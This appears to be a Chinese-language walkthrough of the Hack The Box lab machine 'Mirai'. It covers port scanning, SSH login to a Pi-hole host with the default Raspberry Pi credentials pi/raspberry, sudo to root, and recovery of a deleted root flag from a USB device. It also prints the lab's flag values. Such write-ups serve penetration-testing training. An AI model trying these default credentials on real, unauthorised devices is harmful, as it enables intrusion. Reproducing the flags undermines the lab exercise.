
Mirai(完成)

```
└──# nmap -sCV 10.10.10.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 19:29 PDT
Nmap scan report for 10.10.10.48
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp open  domain  dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp open  http    lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.45 seconds
```


```
└──# whatweb http://mirai.htb -a 3
http://mirai.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[lighttpd/1.4.35],
IP[10.10.10.48], JQuery, PasswordField[pw], Script, Title[Website Blocked],
UncommonHeaders[x-pi-hole], lighttpd[1.4.35]
```



漏洞版本CVE-2020-8816
https://github.com/cybervaca/CVE-2020-8816

使用msfconsole執行unix/http/pihole_dhcp_mac_exec
反彈shell測試失敗

```
└──# dirsearch -u http://mirai.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[19:31:54] 301 -    0B  - /admin  ->  http://mirai.htb/admin/
```



使用預設密碼失敗，可能是亂數

嘗試ssh連線

參考：https://discourse.pi-hole.net/t/idiot-new-user-working-password-but-cant-remember-associated-username/60866/5

促銷假品 開發商 1 2023年 1月

如果您刷新了 Raspberry Pi 作業系統，那麼預設的使用者名稱和密碼（至少以前是，這可能已經改變）應該分別是`pi`和`raspberry`。

```
user:pi
passwd:raspberry
```

成功


```
┌──(root㉿kali)-[~]
└─# ssh pi@10.10.10.48
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(users),101(inpu
117(i2c),998(gpio),999(spi)
pi@raspberrypi:~ $ whoami
pi
pi@raspberrypi:~ $ uname -a
Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
```

---

user flag

```
pi@raspberrypi:~/Desktop $ cat user.txt
ff837707441b257a20e32199d7c8838dpi@raspb
```

錯誤flag?



> 。。。使用nano複製flag就正常。。。

```
pi@raspberrypi:/tmp $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:/tmp $ sudo su
root@raspberrypi:/tmp#
```

有root但無法讀flag，備份在usb

```
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick ...
root@raspberrypi:~# file root.txt
root.txt: ASCII text
root@raspberrypi:~# nano root.txt
root@raspberrypi:~# id
uid=0(root) gid=0(root) groups=0(root)
root@raspberrypi:~# ls -al
total 22
drwx------  3 root root 4096 Aug 27  2017 .
drwxr-xr-x 35 root root 4096 Aug 14  2017 ..
-rw-------  1 root root  549 Dec 24  2017 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r--r--  1 root root   76 Aug 14  2017 root.txt
drwx------  2 root root 4096 Aug 27  2017 .ssh
root@raspberrypi:~# chmox +x root.txt
bash: chmox: command not found
root@raspberrypi:~# chmod +x root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick ...
```

通常usb檔案在/media我還可以查看mount顯示所有已安裝的驅動器

```
root@raspberrypi:~# mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run type tmpfs (rw,nosuid,relatime,size=102396k,mode=755)
/dev/sda1 on /lib/live/mount/persistence/sda1 type iso9660 (ro,noatime)
/dev/loop0 on /lib/live/mount/rootfs/filesystem.squashfs type squashfs (ro,noatime)
tmpfs on /lib/live/mount/overlay type tmpfs (rw,relatime)
/dev/sda2 on /lib/live/mount/persistence/sda2 type ext4 (rw,noatime,data=ordered)
aufs on / type aufs (rw,noatime,si=ba5b64cc,noxino)
devtmpfs on /dev type devtmpfs (rw,nosuid,size=10240k,nr_inodes=58955,mode=755)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/lib/systemd/systemd-cgroups-agent,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,maxproto=5,direct)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
mqueue on /dev/mqueue type mqueue (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,relatime)
/dev/sdb on /media/usbstick type ext4 (ro,nosuid,nodev,noexec,relatime,data=ordered)
tmpfs on /run/user/999 type tmpfs (rw,nosuid,nodev,relatime,size=51200k,mode=700,uid=999,gid=997)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=51200k,mode=700,uid=1000,gid=1000)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
```

原設備在

```
/dev/sdb on /media/usbstick type ext4 (ro,nosuid,nodev,noexec,relatime,data=ordered
```

```
root@raspberrypi:/media/usbstick# ls -al
total 18
drwxr-xr-x 3 root root  1024 Aug 14  2017 .
drwxr-xr-x 3 root root  4096 Aug 14  2017 ..
-rw-r--r-- 1 root root   129 Aug 14  2017 damnit.txt
drwx------ 2 root root 12288 Aug 14  2017 lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:/media/usbstick#
```

毀壞USB想跟我玩。。。

取的root falg

```
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
```